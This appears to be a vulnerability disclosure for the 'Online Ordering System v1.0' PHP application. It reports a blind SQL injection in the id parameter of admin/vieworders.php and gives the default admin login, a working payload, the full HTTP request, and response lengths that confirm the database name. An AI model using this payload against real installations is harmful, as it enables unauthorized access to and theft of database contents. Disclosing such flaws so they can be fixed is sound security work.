debug601 Create SQLi-3.md History

1 contributor

39 lines (25 sloc) | 1.5 KB

Online Ordering System v1.0 by oretnom23 has SQL injection

Author： k0xx

The password for the backend login account is: admin/admin

vendors: https://www.sourcecodester.com/php/5125/online-ordering-system-using-phpmysql.html

Vulnerability File: /onlineordering/admin/vieworders.php

Vulnerability location: /onlineordering/admin/vieworders.php?id=,id


[+] Payload: /onlineordering/admin/vieworders.php?id=MM-MDE%27%20and%20length(database())%20=12--+ // Leak place ---> id


Current database name: shoppingcart,length is 12

```
GET /onlineordering/admin/vieworders.php?id=MM-MDE%27%20and%20length(database())%20=
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
```

```
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=v112m4jpgqqtdo86av7lvbjv3l
Connection: close
```

When length (database ()) = 11, Content-Length: 791






Order Date:

NAME	QUANTITY	NOTE

When length (database ()) = 12, Content-Length: 1065



Order Date: 13:02:23

NAME	QUANTITY	NOTE
Keychain	3 | View Design	butterfly
Total Payable	575	